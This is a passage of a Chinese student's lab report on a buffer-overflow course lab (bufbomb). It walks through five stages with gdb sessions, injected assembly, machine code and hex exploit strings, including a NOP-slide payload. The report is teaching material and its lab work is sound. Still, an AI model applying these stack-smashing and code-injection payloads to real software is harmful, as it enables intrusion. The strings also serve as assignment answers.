本关的实验方法主要以直接分析程序代码功能以及 gdb 调试、打印内存单元内容和寄存器的值等 gdb 调试手段相结合, 推理求解出最后的答案。

##### 3. 实验过程

(1) disas 出 getbuf 进行观察, 由图 3-1 中的代码知, 我们输入的字符串的首地址-0x28(%ebp), 它会传给%eax, 然后作为 Gets 的参数, Gets 把输入的字符串放在-0x28(%ebp)开始的内存块里, 而 ebp 本身是 4 个字节, 跳转时会当断点压栈以便之后返回, 所以返回地址在 0x4(%ebp),  $0x4+0x28=0x2c$  为十进制 44. 所以先填 44 个字节覆盖到%ebp 所指的地方, 再把 smoke 的入口地址写入 0x4(%ebp), 使返回时跳转到到 smoke。

```

0x080491f2 <+6>:    lea    -0x28(%ebp),%eax
0x080491f5 <+9>:    mov    %eax,(%esp)
0x080491f8 <+12>:   call  0x8048d52 <Gets>

```

图 3-1 getbuf 部分代码

栈的结构如图 3-2 所示。




图 3-2 栈结构示意图

(2) disas 出 smoke, smoke 的地址为 0x08048c90, 由于是小端模式, 所以答案如图 3-3 所示。




图 3-3 smoke 答案内容

#### 4. 实验结果

验证答案, 如图 3-4 所示, 成功。

```

jelly@jelly-virtual-machine:~/lab3$ cat smoke_U202090
063.txt | ./hex2raw | ./bufbomb -u U202090063
Userid: U202090063
Cookie: 0x17e0573e
Type string:Smoke!: You called smoke()
VALID
NICE JOB!

```

图 3-4 验证 smoke 答案文件正确性

### 3.2.2 阶段 2 fizz

#### 1. 任务描述

程序跳转（含参函数）。

## 2. 实验设计

本关的实验方法主要以直接分析程序代码功能以及 gdb 调试、打印内存单元内容和寄存器的值等 gdb 调试手段相结合，推理求解出最后的答案。

## 3. 实验过程

(1) disas 出 fizz，查看 fizz 函数入口地址，可得为 0x08048cba，如图 3-5 所示。用 ba 8c 04 08 替换原来 smoke 答案文件中对应的 smoke 入口地址。

```
(gdb) disas fizz
Dump of assembler code for function fizz:
0x08048cba <+0>:    push    %ebp
0x08048cbb <+1>:    mov     %esp,%ebp
```

图 3-5 查看 fizz 入口地址

(2) fizz 需要一个参数输入，观察 fizz 的代码，可知输入的参数必须等于 cookie 的值，且参数的值存在 0x8+(%esp)的地方。调用 makecookie 得到 cookie，如图 3-6 所示。

```
jelly@jelly-virtual-machine:~/lab3$ ./makecookie U202
090063
0x17e0573e
```

图 3-6 获取 cookie 的值

(3) 由于是直接 jmp 到 fizz，因此在跳转的时候 esp 的值不会发生任何的改变，esp 的值还在返回地址的上一个储存单元，只要比上一题多写 8 个字节就可以覆盖到 fizz 参数的位置。即再增加任意四个字节和 cookie 的值（注意小端模式），答案如图 3-7 所示。

```
fizz_U202090063.txt (~/.lab3) - gedit
打开(O)  另存为
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 ba 8c 04 08 00 00
00 00 3e 57 e0 17
```

图 3-7 fizz 答案内容

## 4. 实验结果

验证答案，如图 3-8 所示，成功。

```
jelly@jelly-virtual-machine:~/lab3$ cat fizz_U2020900
63.txt | ./hex2raw | ./bufbomb -u U202090063
Userid: U202090063
Cookie: 0x17e0573e
Type string:Fizz!: You called fizz(0x17e0573e)
VALID
NICE JOB!
```

图 3-8 验证 fizz 答案正确性

### 3.2.3 阶段 3 bang

#### 1. 任务描述

利用字符串执行附加指令

#### 2. 实验设计

本关的实验方法主要以直接分析程序代码功能以及 gdb 调试、打印内存单元内容和寄存器的值等 gdb 调试手段相结合，推理求解出最后的答案。

#### 3. 实验过程

(1) disas 出 bang, bang 的入口地址为 0x08048d05, 如图 3-8 所示。观察 bang 的汇编代码, 可知在 bang 中要比较全局变量 global\_value 和 cookie 的值是否相等, 因此要将此全局变量的值修改为 cookie 的值。修改全局变量的方法为, 自己增加一些指令, 在缓冲区中输入这些指令, 让程序跳转这个地方, 再从这里跳转到 bang。

```
(gdb) disas bang
Dump of assembler code for function bang:
0x08048d05 <+0>:      push    %ebp
0x08048d06 <+1>:      mov     %esp,%ebp
0x08048d08 <+3>:      sub     $0x18,%esp
```

图 3-9 获取 bang 入口地址

(2) 由 bang 汇编代码可知 cookie 的地址为 0x0804c220, 全局变量的地址为 0x0804c218, bang 的入口地址为 0x08048d05。对应的汇编代码如下

```
mov 0x804c220, %eax
mov %eax, 0x0804c218
push 0x08048d05
ret
```

(4) 将上述的汇编代码写入一个文件, 编译成目标文件再用 objdump -d 反汇编得到一个名为 callbang\_asm 文件中, 打开文件即可得到上述汇编指令代码的

机器码，为 a1 20 c2 04 08 a3 18 c2 04 08 68 05 8d 04 08 c3


(5) 将断点设置在 getbuf 调用 Gets 的后一句，查看 getbuf 对应指令，如图 3-10 所示，可发现断点地址应为 0x080491fd，设置完断点后打印寄存器 eax 的值，得到 0x556835f8，如图 3-10 所示。此值为 getbuf 最终的返回地址。

```
(gdb) b *0x080491f5
Breakpoint 1 at 0x080491f5
(gdb) run -u U202090063
Starting program: /home/jelly/lab3/bufbomb -u U202090063
Userid: U202090063
Cookie: 0x17e0573e

Breakpoint 1, 0x080491fd in getbuf ()
(gdb) p /x $eax
$1 = 0x556835f8
```

图 3-10 设置断点打印获得 getbuf 返回地址

(6) 由上可知，最后的答案如图 3-11 所示。



```
bang_U202090063.txt (~/.lab3)
打开(O) [icon]
a1 20 c2 04 08 a3 18 c2 04 08
68 05 8d 04 08 c3 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 f8 35 68 55
```

图 3-11 bang 答案内容

#### 4. 实验结果

验证答案，如图 3-12 所示，成功。

```
jelly@jelly-virtual-machine:~/lab3$ cat bang_U202090063.txt | ./hex2raw | ./bufbomb -u U202090063
Userid: U202090063
Cookie: 0x17e0573e
Type string: Bang!: You set global_value to 0x17e0573e
VALID
NICE JOB!
```

图 3-12 验证 bang 答案正确性

### 3.2.4 阶段 4 boom

#### 1. 任务描述

恢复破坏堆栈的程序跳转。

#### 2. 实验设计

本关的实验方法主要以直接分析程序代码功能以及 gdb 调试、打印内存单元内容和寄存器的值等 gdb 调试手段相结合，推理求解出最后的答案。

### 3. 实验过程

(1) 在本阶段中，我们要使 `getbuf()` 结束后返回到 `test()`，并将 `cookie` 作为 `getbuf()` 的返回值传给 `test()`，同时恢复各个寄存器的状态。

Disas 出 `test` 代码，得到 `getbuf` 的返回地址为 `0x08048e81`，如图 3-13 所示。由于参数是从 `eax` 取出并进行下一步操作的，且我们在输入字符串中覆盖了 `ebp` 所指地址的值，因此我们要恢复的寄存器是 `ebp`。

```
0x08048e70 <+3>:    push    %ebx
0x08048e71 <+4>:    sub     $0x24,%esp
0x08048e74 <+7>:    call   0x08048de7 <uniqueval>
0x08048e79 <+12>:   mov     %eax,-0xc(%ebp)
0x08048e7c <+15>:   call   0x080491ec <getbuf>
0x08048e81 <+20>:   mov     %eax,%ebx
```

图 3-13 test 部分代码

(2) 使用 gdb 工具，在图 3-13 所示的地址 `0x08048e81` 处设置断点，并查看此时 `ebp` 内的值为 `0x55683650`，如图 3-14 所示。

```
(gdb) b *0x08048e81
Breakpoint 1 at 0x08048e81
(gdb) run -u U202090063
Starting program: /home/jelly/lab3/bufbomb -u U202090063
Userid: U202090063
Cookie: 0x17e0573e
Type string:12344

Breakpoint 1, 0x08048e81 in test ()
(gdb) p /x $ebp
$1 = 0x55683650
```

图 3-14 获取 ebp 的值

(3) 因此我们要输入的指令为：

```
Mov 0x55683650, %ebp
Mov 0x17e0573e, %eax ;cookie
Push 0x08048e81
Ret
```

(4) 将上述的汇编代码写入一个文件，编译成目标文件再用 `objdump -d` 反汇编得到一个名为 `boom_asm` 文件中，打开文件即可得到上述汇编指令代码的机器



码，为 bd 50 36 68 55 b8 3e 57 e0 17 68 81 8e 04 08 c3。因此 bang 文件的字符串前 44 位变为“bd 50 36 68 55 b8 3e 57 e0 17 68 81 8e 04 08 c3 00”，如图 3-15 所示。




图 3-15 boom 答案文件

#### 4. 实验结果

验证答案，如图 3-16 所示，成功。

```
jelly@jelly-virtual-machine:~/lab3$ cat boom_U202090063.txt | ./hex2raw | ./bufbomb -u U202090063
Userid: U202090063
Cookie: 0x17e0573e
Type string:Boom!: getbuf returned 0x17e0573e
VALID
NICE JOB!
```

图 3-16 验证 boom 答案正确性

### 3.2.5 阶段 5 nitro

#### 1. 任务描述

调用 testn(), testn()调用 getbufn(), 使 getn 返回 cookie 给 testn()。

#### 2. 实验设计

本关的实验方法主要以直接分析程序代码功能以及 gdb 调试、打印内存单元内容和寄存器的值等 gdb 调试手段相结合，推理求解出最后的答案。

#### 3. 实验过程

(1) 本关总体功能与上一关 boom 类似，但加上 -n 参数连续运行 5 次之后，每次调用 getbufn 获得的缓冲区最低地址都不同，不能再跳转到指定地址来执行附加指令，故不可以直接对 ebp 进行操作来恢复堆栈，而是要把 0x28 (%esp) 的值赋给 ebp 来恢复堆栈。

disas 出 testn，找到 call getbufn 的指令，查看 getbufn() 的返回地址，



如图 3-17 所示，为 0x08048e15。

```
0x08048e10 <+15>:    call    0x8049204 <getbufn>
0x08048e15 <+20>:    mov     %eax,%ebx
```

图 3-17 获取 getbufm 的返回地址

因此我们要输入的指令如下：

```
Lea 0x28(%esp), %ebp
Mov 0x17e0573e, %eax    ;cookie
Push 0x8048e15
Ret
```

(2) 将上述的汇编代码写入一个文件，编译成目标文件再用 `objdump -d` 反汇编得到一个名为 `nitro_asm` 文件中，打开文件即可得到上述汇编指令代码的机器码，为“b8 3e 57 e0 17 8d 6c 24 28 68 15 8e 04 08 c3”。

(3) 为了得到返回地址的值，可以使用 `nop slide` 技术（指令为 0x90，cpu 执行 `nop` 指令时除了使 PC 自增指向下一条指令以外什么也不会做）。

先估算出一个大致缓冲区最低地址，在附近全部用 `nop` 填充，使 cpu 转到缓冲区末端。通过观察 `getbufn` 的汇编代码，如图 3-18 所示。

```
0x0804920d <+9>:    lea     -0x208(%ebp),%eax
0x08049213 <+15>:    mov     %eax,%ebx
```

图 3-18 部分 getbufn 代码

可得知写入字符串的首地址为 `-0x208(%ebp)`，而返回地址位于 `0x4(%ebp)`，因此我们需填充  $0x4 - (-0x208) = 0x20c = 524$  个字节的字符。由于指令的大小为 15 字节， $524 - 15 = 509$ ，所以要输入的 `nop` 指令数为 509。

在图 3-17 所示指令的地址 0x0804920d 处打上断点，查看 `-0x208(%ebp)` 的值，如图 3-19 所示。取其中最大的数为 0x55683418，在字符串尾端加上“18 34 68 55 0a”

```
(gdb) p /x ($ebp-0x208)
$1 = 0x55683418
(gdb) continue

(gdb) p /x ($ebp-0x208)
$2 = 0x556833a8
(gdb) continue

(gdb) p /x ($ebp-0x208)
$3 = 0x55683408
(gdb) continue
```

```
(gdb) p /x ($ebp-0x208)
$4 = 0x556833b8
(gdb) continue

(gdb) p /x ($ebp-0x208)
$5 = 0x556833d8
(gdb) continue
```

图 3-19 获取-0x208(%ebp)的值

(4) 综上所述，最后的答案为 509 个字节的 90，加上 “b8 3e 57 e0 17 8d 6c 24 28 68 15 8e 04 08 c3” 和 “18 34 68 55 0a”。

#### 4. 实验结果

验证答案，如图 3-20 所示，成功。

```
jelly@jelly-virtual-machine:~/lab3$ cat nitro_U202090
063.txt | ./hex2raw | ./bufbomb -n -u U202090063
Userid: U202090063
Cookie: 0x17e0573e
Type string:KABOOM!: getbufn returned 0x17e0573e
Keep going
Type string:KABOOM!: getbufn returned 0x17e0573e
Keep going
Type string:KABOOM!: getbufn returned 0x17e0573e
Keep going
Type string:KABOOM!: getbufn returned 0x17e0573e
Keep going
Type string:KABOOM!: getbufn returned 0x17e0573e
VALID
NICE JOB!
```

图 3-20 验证 nitro 答案正确性

### 3.3 实验小结

在本次实验中，我通过运用 gdb 调试工具、对汇编代码进行分析，完成了无关的缓冲区溢出攻击，本次实验收获如下：

(1) 加深了汇编代码的学习与运用，进一步掌握了传送、跳转等指令的应用。尤其加深了函数调用时参数传递的方法、栈的使用、返回地址的保存的理解。也了解并学会了比较基础的缓冲区溢出攻击的方法，有利于未来写代码时维护代码安全、避免漏洞攻击，以免造成损失和危害。

(2) 熟悉了 gdb 调式工具常用指令，如断点设置 (b)、打印寄存器或内存单元的值 (p)、单步执行 (stepi)、打印字符串 (x/s) 以及 layout asm 工具的使用。

## 实验总结

在本课程的实验中，我收获颇多。

在实验一中，我通过 C 语言中有限类型和数量基础的运算如非、与运算、或运算、移位运算等实现了一系列的位操作、补码运算以及浮点数操作，加深了对数据二进制编码表示的了解。

在实验二中，我在拆解二进制炸弹的过程中，除了熟悉和掌握了 gdb 调试工具的基本指令的使用，学会了用 p 语句来打印观察寄存器和内存单元的值，设置断点来单步运行对代码进行调式和观察。同时我还对汇编语言有了进一步的理解和认识。比如汇编语言中寄存器十分重要；寻址方式多种多样，有立即数寻址、寄存器寻址、变址寻址等；mov 和 lea 指令的使用方式。最重要的是，看到了各种数据结构如数组、结构体、链表、指针以及 C 语言中的循环语句、分支判断语句 if/else 等在汇编语言中的实现方法，加强了我对汇编代码的分析能力。

在实验三中，我第一次认识到了原来还有这样的方法可以造成漏洞攻击，也加深了汇编语言中栈的使用，如调用子程序时栈的变化和断点的保存、子程序参数的传递方式。同时我学会了比较基础的缓冲区攻击方法，在未来写代码的过程中希望自己可以去维护我的代码安全、避免造成漏洞。

在本次实验中，我也明白了耐心的重要性，一定要静下心来慢慢调式做实验，虽然耗时很长但做完之后真的收获很多，很有十分有成就感